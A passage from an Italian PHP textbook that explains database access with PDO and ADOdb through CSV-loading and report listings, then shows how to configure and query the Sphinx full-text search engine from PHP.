    die($e->getMessage() . "\n");
}
?>

```

È la versione più breve incontrata finora, tuttavia è pienamente funzionale. La maggior parte del codice che manca riguarda la gestione degli errori. In questa versione dello script è chiaramente assente perché la chiamata di `setAttribute` segue immediatamente la connessione con il database. Questa chiamata istruisce PDO a generare un oggetto della classe `PDOException` qualora si dovesse verificare un errore. L'eccezione contiene il codice di errore e un messaggio, informazioni da impiegare per gestire l'errore. Tutto ciò rende superfluo scrivere un codice personalizzato per la gestione degli errori, che pertanto è stato rimosso dallo script.

È assente anche il codice di binding delle variabili con segnaposto o con istruzioni. PDO è in grado di effettuare il binding in fase di esecuzione, una caratteristica che condivide con l'interfaccia per database portabile, ADOdb. Il metodo `execute` accetta come argomento l'array dei valori di binding e lega l'array alle istruzioni parsed, immediatamente prima della loro esecuzione. Confrontate questa soluzione con l'orribile “formula magica” `call_user_func_array` necessaria per il binding delle variabili nel Listato 8.1. PDO supporta il metodo `bindValue` per i segnaposto con nome, anche se il più delle volte non sono necessari.

Nello script si può notare una debolezza della tecnica “a denominatore comune”: PDO non è in grado di disattivare l’auto-commit mode della sessione. Può avviare esplicitamente la transazione, che a sua volta disattiva l’auto-commit mode per la durata della transazione, ma non per la durata della sessione.

Va inoltre ricordato che PDO deve eseguire inizialmente un’istruzione prepared che descriva il database. Il driver nativo MySQLi non deve eseguire questa istruzione; si poteva impostare `field_count` nell’istruzione che era stata preparata ma non eseguita nel Listato 8.1. L’esecuzione di istruzioni SQL impegnative può provocare un grande ritardo. Se la tabella da caricare contiene centinaia di milioni di record, l’istruzione SQL iniziale `"select * from $table"` può impiegare ore per essere completata. Il motivo di tutto ciò è legato ai requisiti ACID, che garantiscono all’utente di

visualizzare solo le modifiche riportate nel database prima di avviare una query. Il database deve ricostruire le righe modificate dopo l'avvio della query e mostrare all'utente la versione della riga che corrisponde all'istante che precede l'avvio della query. Se la tabella è grande e viene modificata spesso, si può trattare di un processo molto lungo. In alternativa si potrebbe bloccare la tabella ed evitare che chiunque altro possa modificarla per tutta la durata della query. È superfluo dire che questa strategia non può essere adottata se la contemporaneità degli accessi è un requisito imprescindibile del database.

A questo punto si deve ricorrere a stratagemmi particolari per risolvere il problema. Una strada può essere riscrivere il comando SQL: "select * from \$table limit 1". In questo modo viene restituita solo una riga del database e di conseguenza l'esecuzione è molto più veloce, a prescindere dalla dimensione della tabella. Sfortunatamente, questa soluzione non è adatta per i sistemi Oracle RDBMS, che non supportano l'opzione `LIMIT`, ma utilizzano al suo posto la costruzione `ROWNUM`.

Il problema non può essere risolto con una soluzione trasferibile su altri sistemi: questo è il problema di utilizzare PDO. La maggior parte degli utenti utilizza comunque uno o due tipi di motori dei database (per esempio, solo MySQL e PostgreSQL), pertanto il problema non è poi così grave.

Vediamo allora il secondo script, il piccolo report prodotto dall'esecuzione di una query corretta (Listato 8.4).

Listato 8.4 Report prodotto dall'esecuzione di una query corretta.

```
<?php
$QRY = "select e.ename,e.job,d.dname,d.loc
        from emp e join dept d on(d.deptno=e.deptno)";
$colnames = array();
$ncols = 0;
try {
    $db = new PDO('mysql:host=localhost;dbname=scott', 'scott',
'tiger');
    $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $res = $db->prepare($QRY);
    $res->execute();
    // Ricava il numero di colonne
    $ncols = $res->columnCount();
    // Definisce per ogni colonna il formato, in funzione del tipo
    foreach (range(0, $ncols - 1) as $i) {
        $info = $res->getColumnMeta($i);
        $colnames[] = $info['name'];
    }
}
```

```

// Visualizza i titoli delle colonne, convertiti in maiuscole.
foreach ($colnames as $c) {
    printf("%-12s", strtoupper($c));
}
// Visualizza il bordo
printf("\n%s\n", str_repeat("-", 12 * $ncols));
// Visualizza i dati per riga
while ($row = $res->fetch(PDO::FETCH_NUM)) {
    foreach ($row as $r) {
        printf("%-12s", $r);
    }
    print "\n";
}
}
catch(PDOException $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

È uno script standard, non c'è molto da vedere. È interessante però notare che nella documentazione PDO il metodo `getColumnMeta`, utilizzato per descrivere il cursore, è tuttora indicato come sperimentale e “da usare a proprio rischio e pericolo”. Il metodo è assolutamente fondamentale ed escluderlo significa limitare l'utilità di PDO. Va ricordato però che non funziona con tutti i database e, per esempio, non lavora con i database Oracle. Di seguito è riportata la descrizione tipica di una colonna prodotta con questo metodo:

```

Array
(
    [native_type] => VAR_STRING
    [flags] => Array
        (
        )

    [table] => d
    [name] => loc
    [len] => 13
    [precision] => 0
    [pdo_type] => 2
)

```

Il nome della tabella è “d” perché il metodo ha ricavato l’alias della tabella da SQL. Di seguito è riportata la query da eseguire:

```

$QRY = "select e.ename,e.job,d.dname,d.loc
        from emp e join dept d on(d.deptno=e.deptno)";

```

Nella query si utilizza l’alias “e” per la tabella emp e l’alias “d” per la tabella dept, allo scopo di abbreviare la condizione join da

`(emp.deptno=dept.deptno)` a una forma più corta e ciononostante comprensibile per il server del database (`e.deptno = d.deptno`). Il metodo `getColumnMeta` ha restituito questo alias al posto del nome completo della tabella. Non si tratta di un vero e proprio bug, anche se rende molto meno utile il campo “tabella”. Va inoltre considerato che il metodo `fetch` contiene l’opzione `PDO::FETCH_NUM`, simile a quella incontrata nell’esempio SQLite del Listato 7.10. Anche in questo caso, il metodo `fetch` può restituire un array indicizzato da numeri, nomi di colonne oppure un oggetto che ha i nomi di colonne come sue proprietà.

L’impostazione predefinita è `FETCH_BOTH`, che estrae array associativi e indicizzati da numeri. Di più, `getColumnMeta` funziona perfettamente e restituisce il nome completo della tabella, non solo l’alias SQL, come in MySQL. Entrambi gli script funzionano bene se si sostituisce la riga di connessione con `$db = new PDO('sqlite:scott.sqlite')`. Ovviamente, i comandi di inizio e di commit della transazione non sono necessari, anche se non provocano alcun danno.

Considerazioni finali su PDO

PDO è partito con il piede giusto, ma è ancora in fase di sviluppo. Diventerà l’unica estensione di database in PHP 6, anche se questo non si verificherà tanto presto. PDO è adatto per sfruttare le funzionalità standard dei database, ma non è ancora in grado di utilizzare le estensioni proprietarie di diversi database, fondamentalmente per motivi legati alle prestazioni. Tenendo conto anche del fatto che le funzioni non sono complete, si suggerisce di considerare l’estensione PDO alla stregua di un software in fase beta.

Introduzione ad ADOdb

L’ultima estensione per database illustrata in questo libro è ADOdb. Si tratta di una estensione di terze parti, disponibile gratuitamente con licenza BSD (*Berkeley Software Distribution*). La maggior parte delle distribuzioni Linux la include come package software e, per le altre piattaforme, può essere scaricata da <http://adodb.sourceforge.net>.

L’installazione richiede di decomprimere il sorgente in una directory del file system. La directory ove collocare il sorgente deve essere inclusa nel

parametro `include_path` del file `PHP.ini` della medesima installazione, se non è già inclusa.

ADOdb riprende il famoso framework ADO (*ActiveX Data Object*) di Microsoft. Supporta le eccezioni ed esegue l'iterazione tramite cursori del database e binding posizionali e con nome. Supporta anche molti database, esattamente come il framework ADO originale, tra cui MySQL, PostgreSQL, SQLite, Firebird, Oracle SQL Server, DB2 e Sybase. Utilizza le estensioni originali del database, collegate all'interprete PHP. Se MySQL è supportato dall'interprete PHP, allora è possibile utilizzare ADOdb. In altri termini, ADOdb è semplicemente una struttura di classi che si posiziona sopra il driver originale. ADOdb imposta le opzioni del driver in base alle proprie opzioni, ma il driver originale dei database non è fornito da John Lim, l'autore di ADOdb.

ADOdb è disponibile in due versioni: una, più vecchia, supporta PHP4 e PHP5 e release successive, mentre l'altra, più nuova, supporta solo PHP5. Gli esempi di questo libro sono stati testati con la seconda versione. A prima vista, le due versioni sono esattamente identiche e, se è necessario impiegare la versione che supporta PHP4, questa deve essere scaricata separatamente. Ovviamente, PHP4 non supporta le eccezioni, pertanto la corrispondente parte di codice non funziona con PHP4.

ADOdb contiene due classi principali: la classe di connessione e quella dei risultati, o classe set o record set, come viene chiamata nella documentazione ADOdb.

Per spiegare il funzionamento dell'estensione conviene esaminare il primo dei due script, quello che carica un file CSV nel database (Listato 8.5).

Listato 8.5 Caricare un file CSV in un database.

```
<?php
require_once 'adodb5/adodb.inc.php';
require_once 'adodb5/adodb-exceptions.inc.php';
if ($argc != 3) {
    die("USAGE:script8.5 <table_name> <file name>\n");
}
$tname = $argv[1];
$fname = $argv[2];
$rownum = 0;
function create_insert_stmt($table, $ncols) {
    $stmt = "insert into $table values(";
    foreach (range(1, $ncols) as $i) {
        $stmt.= "?,";
    }
    $stmt = preg_replace("/, $/", ')', $stmt);
```

```

    return ($stmt);
}
try {
    $db = NewADOConnection("mysql");
    $db->Connect("localhost", "scott", "tiger", "scott");
    $db->autoCommit = 0;
    $res = $db->Execute("select * from $tname");
    $ncols = $res->FieldCount();
    $ins = create_insert_stmt($tname, $ncols);
    $res = $db->Prepare($ins);
    $fp = new SplFileObject($fname, "r");
    $db->BeginTrans();
    while ($row = $fp->fgetcsv()) {
        if (strlen(implode('', $row)) == 0) continue;
        $db->Execute($res, $row);
        $rownum++;
    }
    $db->CompleteTrans();
    print "$rownum rows inserted into $tname.\n";
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

Di seguito sono riportate le due istruzioni che caricano le classi di base nello script. Più avanti verranno citate altre classi:

```

require_once 'adodb5/adodb.inc.php';
require_once 'adodb5/adodb-exceptions.inc.php';

```

La posizione esatta in cui includere le classi dipende dall'installazione ADObd, la cui distribuzione può essere decompressa in una posizione qualsiasi del sistema e funzionare senza problemi, a condizione di aver impostato correttamente la direttiva PHP `include_path`. Si crea una nuova connessione ADObd tramite la funzione `NewADOConnection`. Non è un classico costruttore di classi PHP, ma è semplicemente una funzione che restituisce un oggetto della classe di connessione. Dopo aver creato l'oggetto connessione è possibile collegarsi al database, utilizzando il metodo `Connect`. ADObd contiene anche la chiamata che disattiva l'auto-commit mode una volta stabilita la connessione. In questo script non è necessaria, poiché lo script controlla la sua transazione; ad ogni modo, la disattivazione dell'auto-commit mode non fa mai male ed è considerata una buona pratica di programmazione, come è stato già spiegato.

Si noti che il metodo `Execute` appartiene alla classe connessione e non alla classe record set. ADObd deve anche eseguire l'istruzione per descrivere il

data set, stabilire il numero di campi e i rispettivi nomi, tipi e lunghezze. Si determina il numero di campi utilizzando il metodo `FieldCount` mostrato in precedenza. I binding non sono necessari, in quanto è possibile gestire l'array di binding con la chiamata di esecuzione, come nel caso di PDO. Di nuovo, vale la pena notare che il metodo di esecuzione è nella classe connessione e non nella classe result set.

Il metodo di esecuzione è molto potente e supporta l'esecuzione di array, una situazione che non si verifica spesso in MySQL ma è molto comune in Oracle o PostgreSQL, database che prevedono un'ottimizzazione particolare per questo genere di metodi. Di cosa si tratta? Si supponga di dover eseguire l'istruzione di inserimento: `$INS="insert into tab values(?, ?)"` e un array di righe simili a

```
$rowbatch = array(  
    array($a1,$a2),  
    array($b1,$b2),  
    array($c1,$c2));
```

Di seguito è riportata la chiamata che inserisce le tre righe con una sola esecuzione:

```
$db->Execute($INS, $rowbatch);
```

Qual è il vantaggio di inserire batch di record simili a questo? Innanzitutto, si minimizzano le comunicazioni in rete, che rappresentano tuttora la parte più lenta di un'applicazione. Se ci sono 100 righe da inserire, allora l'inserimento di ogni riga richiede 100 trasmissioni di andata e ritorno in rete.

Se le righe sono inserite a gruppi di 20, le trasmissioni necessarie si riducono a 5. Anche le comunicazioni tra processi si riducono drasticamente e in definitiva il database risulta molto meno impegnato. La funzionalità di bulk binding è disattivata di default e deve essere attivata impostando l'attributo di connessione `bulkBind: $db->bulkBind=true`. Anche in questo caso, l'operazione non ha molto senso con MySQL o SQLite, ma può essere comoda con altri database.

Le altre parti dello script sono completamente standard, a eccezione del metodo `CompleteTrans`, interessante perché sa che deve annullare la transazione qualora si dovesse verificare un errore.

Esistono metodi classici per impostare comandi di commit e rollback, ma questi richiedono una logica di controllo degli errori del database. Sono

operazioni ridondanti, poiché ADODb genera un'eccezione in caso di errore e la transazione viene annullata prima di raggiungere il comando di commit. In effetti, ci sono stati problemi nell'utilizzare `CompleteTrans` con un database PostgreSQL 9.0, che eseguiva un rollback mentre ci si aspettava il commit della transazione. Alla fine si è preferito scegliere il metodo `CommitTrans`. In MySQL non ci sono problemi di questo genere.

A questo punto si può produrre il report. Le istruzioni SQL sono note; l'unico stratagemma interessante del report riguarda la descrizione delle colonne e l'estrazione delle righe (Listato 8.6).

Listato 8.6 Istruzioni SQL per produrre il report dell'esempio.

```
<?php
require_once 'adodb5/adodb.inc.php';
require_once 'adodb5/adodb-exceptions.inc.php';
$ADODB_FETCH_MODE = ADODB_FETCH_NUM;
$QRY = "select e.ename,e.job,d.dname,d.loc
        from emp e join dept d on(d.deptno=e.deptno)";
$colnames = array();
$ncols = 0;
try {
    $db = NewADOConnection("mysql");
    $db->Connect("localhost", "scott", "tiger", "scott");
    $res = $db->Execute($QRY);
    // Ricava il numero di colonne
    $ncols = $res->FieldCount();
    // Ricava i nomi delle colonne
    foreach (range(0, $ncols - 1) as $i) {
        $info = $res->FetchField($i);
        $colnames[] = $info->name;
    }
    // Visualizza i titoli delle colonne, in lettere maiuscole
    foreach ($colnames as $c) {
        printf("%-12s", strtoupper($c));
    }
    // Visualizza il bordo orizzontale
    printf("\n%*s\n", str_repeat("-", 12 * $ncols));

    // Visualizza i dati per riga
    while ($row = $res->FetchRow()) {
        foreach ($row as $r) {
            printf("%-12s", $r);
        }
        print "\n";
    }
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>
```

All'inizio del Listato 8.6 è presente una riga che imposta la variabile `$ADODB_FETCH_MODE` con la costante `ADODB_FETCH_NUM`. Si tratta di un'altra versione dello stesso meccanismo incontrato in precedenza. Invece di passare la forma desiderata del valore restituito come parametro, analogamente a PDO, ADODb imposta una variabile globale speciale, che a sua volta viene esaminata dal metodo `FetchRow`. Analogamente a PDO, ADODb è in grado di restituire un array associativo, un array indicizzato da numeri oppure entrambi. L'impostazione di default prevede tutti e due gli array.

Il metodo che descrive le colonne è `FetchField`, che accetta come argomento il numero della colonna e restituisce un oggetto con le proprietà `name`, `type` e `max_length`. Di seguito è riportato un esempio di oggetto restituito:

```
ADOFieldObject Object
(
    [name] => ename
    [max_length] => -1
    [type] => varchar
)
```

Nell'esempio si può vedere che il campo `max_length` non è troppo accurato e pertanto è poco affidabile. Fortunatamente, PHP è un linguaggio di scripting poco tipizzato, perciò non è un problema insormontabile.

ADODb è una grande libreria, che comprende perfino un meccanismo di cache, non efficiente quanto il package memcached, ma molto semplice da impostare e utilizzare. La cache si basa su quella del file system. I risultati sono scritti nei file del sistema operativo; la prossima volta che si richiede la query, i risultati verranno letti da file. Se il web server è un computer diverso da quello del database, l'utilizzo della cache dei dati può veramente far risparmiare tempo. Il meccanismo di caching è anche multi-utente; se più utenti stanno eseguendo applicazioni simili, il file dei risultati viene memorizzato nella cache e le prestazioni possono migliorare in modo significativo. Per definire la cache è sufficiente impostare la directory di cache configurando la corrispondente variabile globale:

```
$ADODB_CACHE_DIR="/tmp/adodb_cache";
```

La directory di cache può crescere rapidamente e deve essere collocata in una posizione che viene ripulita regolarmente dal sistema operativo; si può scegliere per esempio la directory `/tmp`, che si ripulisce a ogni riavvio del

sistema, se questo è configurato opportunamente. Detto questo, si utilizza la cache chiamando il metodo `CacheExecute` al posto di `Execute`:

```
$res = $db->CacheExecute(900, $QRY);
```

Il primo argomento definisce il numero di secondi trascorsi i quali la cache non è più valida. Se il file è più vecchio di un determinato numero di secondi, allora non viene più utilizzato. Il secondo argomento è la query da eseguire. Il comando crea un file nella directory di cache simile a

```
ls -R /tmp/adodb_cache/  
/tmp/adodb_cache/:  
03  
  
/tmp/adodb_cache/03:  
adodb_03b6f957459e47bab0b90eb74ffa68.cache
```

La sottodirectory *03* dipende dal valore hash della query, calcolato dalla funzione hash interna. Segue un'altra funzione hash che calcola il nome del file. Se la query nel file coincide con la query dello script, allora il risultato è preso dal file e non dal database.

Le variabili di binding sono proibite e si possono mettere nella cache solo i risultati di query con segnaposto. È una condizione comprensibile, poiché il risultato della query dipende dalle variabili di binding, che si stabiliscono in runtime e pertanto rendono impossibile l'utilizzo della cache.

In un database che cambia spesso, dove i requisiti business impongono che i dati siano molto accurati e aggiornati, questo meccanismo di cache non può essere impiegato, mentre è molto utile quando i dati sono relativamente stabili e le query si ripetono spesso. Per esempio, poiché è improbabile che la data del giorno cambi prima di 24 ore, è una candidata ideale per il meccanismo di caching.

Considerazioni finali su ADOdb

ADOdb ha molti metodi e offre soluzioni intriganti, ma lo studio di questo database va oltre gli scopi di questo libro. Sono stati illustrati i metodi più utilizzati e la libreria molto dettagliata è al momento la più grande incontrata finora. È utilizzata anche da molti prodotti open source, è ben documentata e supportata. ADOdb supporta una vasta gamma di database.

Ricerche full-text con Sphinx

La ricerca testuale è in genere considerato un argomento che si distingue dall'integrazione del database, anche se i principali database comprendono un motore di ricerca full-text. Sphinx è il motore predefinito per le ricerche full-text dei database MySQL. Nei prossimi paragrafi si vedrà come impostare e utilizzare Sphinx con PostgreSQL per la ricerca testuale (questo è il database a disposizione per le prove di questo libro).

Cosa sono le ricerche full-text e perché sono così importanti? La maggior parte dei database moderni svolge un ottimo lavoro con le espressioni regolari, pertanto si potrebbe pensare che non ci sia bisogno di ricerche full-text. Sfortunatamente, le ricerche con espressioni regolari non possono utilizzare gli indici e per questo motivo sono troppo lente da un punto di vista pratico. Ecco perché esistono tecniche per la creazione di speciali indici di testo che semplificano la ricerca full-text.

Gli indici testuali e il software corrispondente sono in grado di svolgere le operazioni indicate di seguito.

- Ricerche di parole: significa cercare i record che contengono determinate parole, per esempio “pollo” oppure “insalata”.
- Ricerche di frasi: sono le operazioni utilizzate dagli utenti per trovare una certa frase, per esempio “insalata di pollo”, che escludono risultati come “ali di pollo” e “insalata di patate”, espressione che verrebbe restituita in base alla ricerca delle due singole parole “pollo” e “insalata”.
- Ricerche di prossimità, note anche come “operatori di vicinanza”, che riportano tutte le righe nelle quali è contenuto un determinato campo di testo; per esempio, le parole “hello” e “world” in frasi nelle quali non ci sono più di tre parole tra una e l'altra.
- Ricerche di quorum, ovvero il genere di ricerca in base alla quale nell'articolo deve essere presente un elenco di parole e un numero minimo di queste.
- Operatori logici, dove si possono combinare le ricerche di parole con gli operatori AND, OR e NOT.

Tutti i motori di ricerca moderni sono in grado di eseguire queste operazioni. Esiste ovviamente più di un software di ricerca testuale, di tipo open source oppure commerciale. I motori open source sono Sphinx, Lucene, Xapian e Tsearch2, ciascuno dei quali ha punti di forza e di debolezza. Ci sono anche prodotti commerciali, per esempio Oracle*Text

oppure il motore IDOL di Autonomy Corp. I prossimi paragrafi sono dedicati a Sphinx, un motore di ricerca testuale open source sviluppato da Sphinx Technologies (<http://sphinxsearch.com>).

L'installazione è semplice e in genere il programma è disponibile come package del sistema operativo. Se non è installato in modo nativo, potete installare Sphinx in quasi tutti i sistemi operativi. PHP necessita inoltre di un modulo aggiuntivo da installare tramite l'utility PECL.

Sphinx si compone di due parti: indexer, che costruisce l'indice del testo, e search process, che esegue le ricerche. Entrambi i componenti sono controllati dal file di configurazione, `sphinx.conf`. Il primo passo consiste nel costruire l'indice. Sphinx indexer legge il documento sorgente e costruisce l'indice, in base a regole precise. Il documento sorgente può essere un database oppure un programma che produce XML (xmlpipe). I database supportati sono PostgreSQL e MySQL.

Il database impiegato nei prossimi esempi per illustrare il funzionamento di Sphinx è PostgreSQL, un database open source molto potente. La tabella da indicizzare si chiama `food_articles` ed è stata compilata facendo una ricerca in Google di articoli che parlavano di cibo. La tabella contiene 50 articoli, l'autore, l'URL ove trovare l'articolo, il testo e la data nella quale è stato inserito l'articolo. Tutte le informazioni sono state raccolte il 30 gennaio 2011, e quindi la colonna delle date è piuttosto noiosa, anche se necessaria per spiegare i prossimi esempi.

I caratteri di nuova riga degli articoli sono stati sostituiti con il tag HTML `
`, che identifica l'interruzione di riga. È un male necessario, a causa del metodo impiegato per caricare le informazioni nel database. Tutte le informazioni relative agli articoli sono state assemblate in un grande file CSV, tramite l'onnipresente editor vi. Il file CSV è stato poi caricato nel database. La Tabella 8.1 mostra l'aspetto della tabella `food_articles`.

Tabella 8.1 La tabella public.food_articles.

Colonna	Tipo	Modificatore
document_id	bigint	not null
author	character varying(200)	
published	date	
url	character varying(400)	
article	text	

Indexes: “pk_food_articles” PRIMARY KEY, btree (document_id)

`document_id` è la chiave primaria e identifica il numero in sequenza di ogni articolo. Questo parametro è di tipo “bigint” e può contenere interi a 64 bit. A questo punto si può procedere con la costruzione dell’indice testuale, realizzato dal programma indexer che fa parte del package Sphinx. Innanzitutto è necessario impostare il file di configurazione, che in genere prende il nome di `sphinx.conf`, la cui posizione dipende dal sistema operativo in uso.

Di seguito è riportato un tipico file di configurazione che viene fornito con il software, costruito in base all’esempio.

Listato 8.7 File di configurazione `sphinx.conf`.

```
#####
## data source definition
#####

source food
{
    # data source type. mandatory, no default value
    # known types are mysql, pgsql, mssql, xmlpipe, xmlpipe2, odbc
    type                  = pgsql
    sql_host              = localhost
    sql_user              = mgogala
    sql_pass              = qwerty
    sql_db                = mgogala
    sql_port              = 5432

    sql_query  = \
        SELECT document_id, \
               date_part('epoch',published) as
    publ_date, \
               article \
        FROM   food_articles;
    sql_query_info = \
        SELECT document_id, \
               date_part('epoch',published) as
    publ_date, \
               article \
        FROM   food_articles \
        WHERE  document_id=$id;

    sql_attr_timestamp  = publ_date
}

index food-idx
{
    source          = food
    path            = /usr/local/var/data/food
    docinfo         = extern
```

```

    charset_type          = utf-8
    preopen               = 1

}

indexer
{
    mem_limit            = 256M
    write_buffer          = 8M
    max_file_field_buffer = 64M
}

searchd
{
    listen                = 9312
    log                   = /var/log/searchd.log
    query_log             = /var/log/query.log
    read_timeout          = 5
    max_children          = 30
    pid_file              = /var/run/searchd.pid
    max_matches           = 1000
    seamless_rotate       = 1
    preopen_indexes        = 0
    unlink_old            = 1
    read_buffer            = 1M
    read_unhinted         = 256K
    subtree_docs_cache    = 64M
    subtree_hits_cache    = 64M
}

```

La struttura del file è piuttosto semplice. La prima parte definisce la sorgente dati. Ogni sorgente ha un proprio nome. Nell'esempio la sorgente si chiama “food”, e definisce il database e include informazioni relative a tipo di database, nome del database, username, password e porta: le solite cose. La seconda parte della sezione sorgente indica come ottenere i dati. Ci sono due query: una per ricavare i dati, l'altra per avere informazioni su un particolare `document_id`. Sphinx si aspetta che la prima colonna dell'elenco selezione sia la chiave primaria e si aspetta inoltre che questa sia un valore intero. Può accettare interi a 64 bit.

Per questo motivo la colonna `document_id` è stata impostata come “bigint”, nonostante ci siano solo 50 articoli. È da notare inoltre che non è necessario selezionare tutte le colonne della tabella. La selezione delle sole colonne da indicizzare ha un ruolo strumentale e consente di risparmiare spazio e tempo, dopodiché si possono definire gli attributi facoltativi. Gli attributi non sono gli indici di colonna e non possono essere utilizzati per le ricerche testuali, ma si possono impiegare per l'ordinamento e le ricerche di

intervalli. Si potrebbero cercare i dati di febbraio, a prescindere dal fatto che l'esempio non si presta a questo genere di ricerca. Gli attributi possono essere numeri o valori timestamp. Un valore timestamp è definito in secondi a partire dalla data 01/01/1970. I campi data non possono essere utilizzati direttamente, ma vanno trasformati nel formato timestamp.

NOTA

I campi su più righe, come i campi SQL dell'esempio, devono includere caratteri backslash (\), come indicato in precedenza.

La sezione successiva è la definizione dell'indice, che deve contenere il nome della sorgente dati, il percorso dove scrivere i file indice e il tipo di set di caratteri. L'indice dell'esempio deve anche contenere il parametro prestazioni (facoltativo) `preopen`, che indica al processo di ricerca di aprire l'indice quando si avvia invece di aspettare la prima ricerca. Questa opzione accelera l'esecuzione della prima ricerca.

Ci sono quindi le opzioni di memoria relative a `indexer`, il programma impiegato per costruire gli indici testuali e il processo che esegue le ricerche. L'opzione fondamentale del processo di ricerca è `max_matches`, che definisce il numero massimo di hit che si possono ottenere. Il processo può trovare più corrispondenze, ma vengono restituiti solo gli hit `max_matches`.

In PHP, questo parametro indica la dimensione massima dell'array che si può ottenere dalla ricerca. Il file di configurazione è pronto, quindi costruiamo l'indice:

```
indexer food-idx
Sphinx 1.10-beta (r2420)
Copyright (c) 2001-2010, Andrew Aksyonoff
Copyright (c) 2008-2010, Sphinx Technologies Inc
(http://sphinxsearch.com)

using config file '/usr/local/etc/sphinx.conf'...
indexing index 'food-idx'...
collected 50 docs, 0.2 MB
sorted 0.0 Mhits, 100.0% done
total 50 docs, 230431 bytes
total 0.038 sec, 5991134 bytes/sec, 1299.98 docs/sec
total 3 reads, 0.000 sec, 38.9 kb/call avg, 0.0 msec/call avg
total 9 writes, 0.000 sec, 31.6 kb/call avg, 0.0 msec/call avg
```

Il programma `indexer` è stato chiamato indicando come argomento il nome di un indice; tutto molto semplice. L'unica operazione non banale è stata l'impostazione del file di configurazione. Sphinx dichiara di essere il più veloce programma per la creazione di indice, e in effetti lo è, una

caratteristica che può essere importante quando l’indice deve coinvolgere un gran numero di voci. A seguito della creazione dell’indice occorre avviare il processo di ricerca, eseguendo semplicemente da riga di comando l’istruzione `searchd`. In Windows è presente un menu che consente di avviare il processo di ricerca. Se tutto funziona a dovere, il processo ha inizio come mostrato di seguito:

```
searchd
Sphinx 1.10-beta (r2420)
Copyright (c) 2001-2010, Andrew Aksyonoff
Copyright (c) 2008-2010, Sphinx Technologies Inc
(http://sphinxsearch.com)

using config file '/usr/local/etc/sphinx.conf'...
listening on all interfaces, port=9312
precaching index 'food-idx'
precached 1 indexes in 0.001 sec
```

A questo punto si può mettere alla prova l’indice utilizzando il programma `search`, uno strumento da riga di comando che comunica con il processo di ricerca ed esegue le istruzioni che gli vengono passate dalla riga di comando:

```
search "egg & wine"
Sphinx 1.10-beta (r2420)
Copyright (c) 2001-2010, Andrew Aksyonoff
Copyright (c) 2008-2010, Sphinx Technologies Inc
(http://sphinxsearch.com)

using config file '/usr/local/etc/sphinx.conf'...
index 'food-idx': query 'egg & wine ': returned 2 matches of 2 total in
0.000 sec

displaying matches:
1. document=9, weight=1579, publ_date=Sun Jan 30 00:00:00 2011
2. document=36, weight=1573, publ_date=Sun Jan 30 00:00:00 2011

words:
1. 'egg': 8 documents, 9 hits
2. 'wine': 20 documents, 65 hits
```

La ricerca ha esaminato i documenti per trovare le parole “egg” e “wine” e ha fornito informazioni dettagliate sui documenti che ha selezionato. È venuto il momento di approfondire la conoscenza sulle opzioni di ricerca.

- La ricerca di “egg | wine” restituisce i documenti che contengono almeno una delle due parole. Il carattere `|` corrisponde all’operatore logico OR.

- La ricerca di “egg & wine” restituisce i documenti che contengono entrambe le parole. Il carattere & corrisponde all’operatore logico AND.
- La ricerca di “!egg” restituisce i documenti che non contengono la parola “egg”. Il carattere ! è la negazione logica e coincide con l’operatore NOT. Se usato da riga di comando, il testo da cercare deve essere racchiuso tra virgolette semplici, poiché il punto esclamativo ha un significato speciale per la shell e i caratteri inclusi tra virgolette semplici non vengono interpretati ulteriormente dalla shell. Questo vale per le shell Linux e Unix, ma non si applica invece alla riga di comando di Windows.
- La ricerca di “olive oil” (le doppie virgolette fanno parte dell’espressione) restituisce i documenti che contengono esattamente la frase “olive oil”.
- La ricerca di “olive oil”~5 restituisce i documenti che contengono le parole “olive” e “oil” separate da non più di cinque parole.
- La ricerca di “oil vinegar tomato lettuce salad”/3 restituisce i documenti che contengono almeno tre delle parole indicate. Una ricerca simile a questa è di tipo quorum.

Queste sono le operazioni di base che si possono combinare per formare espressioni complesse. A questo punto si può impostare uno script PHP che esegua una ricerca testuale. A causa della dimensione e del tipo di output, lo script verrà impiegato dal browser, ovvero si dovrà costruire un semplice form HTML e l’output verrà visualizzato in una tabella HTML. Questa operazione richiede l’utilizzo di due moduli PEAR: `HTML_Form` e `HTML_Table`. `HTML_Form` è un modulo piuttosto antiquato ma semplice da utilizzare. Lo script è riportato nel Listato 8.8.

Listato 8.8 Ricerca su indice testuale (script PHP).

```
<?php
/* ADODB include */
require_once 'adodb5/adodb.inc.php';
require_once 'adodb5/adodb-exceptions.inc.php';
$ADODB_FETCH_MODE = ADODB_FETCH_NUM;
$db = ADONewConnection("postgres8");
$colheaders = array("ID", "AUTHOR", "PUBLISHED", "URL", "ARTICLE");

/* Vengono usati moduli PEAR per semplificare il lavoro */
require_once 'HTML/Form.php';
require_once 'HTML/Table.php';
$attrs = array("rules" => "rows,cols", "border" => "3", "align" =>
"center");
$table = new HTML_Table($attrs);
$table->setAutoGrow(true);
```

```

/* Imposta le intestazioni della tabella di output */
foreach (range(0, count($colheaders) - 1) as $i) {
    $table->setHeaderContents(0, $i, $colheaders[$i]);
}

/* Ricava il documento desiderato dal database */
$QRY = "select * from food_articles where document_id=?";
$srch = null;
if (!empty($_POST['srch'])) {
    $srch = trim($_POST['srch']);
}

/* Visualizza un semplice form, costituito da un solo campo di testo */
echo "<center><h2>Sphinx Search</h2></center><hr>";
$form = new HTML_Form($_SERVER['PHP_SELF'], "POST");
$form->addTextarea("srch", 'Search:', $srch, 65, 12);
$form->addSubmit("submit", "Search");
$form->display();

/* Si interrompe se non c'è nulla da cercare */
if (empty($srch)) exit;

try {
    $db->Connect("localhost", "mgogala", "qwerty", "mgogala");
    $stmt = $db->Prepare($QRY);
/* Connessione al processo "searchd" di Sphinx */
    $cl = new SphinxClient();
    $cl->SetServer("localhost", 9312);
/* Imposta la ricerca in modalità estesa, per la ricerca di frasi */
    $cl->SetMatchMode(SPH_MATCH_EXTENDED2);
/* I risultati sono ordinati per data */
    $cl->SetSortMode(SPH_SORT_ATTR_DESC, "publ_date");

/* esegue la ricerca e verifica la presenza di problemi */
    $result = $cl->Query($srch);
    if ($result === false) {
        throw new Exception($cl->GetLastError());
    } else {
        if ($cl->GetLastWarning()) {
            echo "WARNING: " . $cl->GetLastWarning() . "<br>";
        }
    }
}

/* Ricava i risultati e li utilizza per interrogare il database */
foreach ($result["matches"] as $doc => $docinfo) {
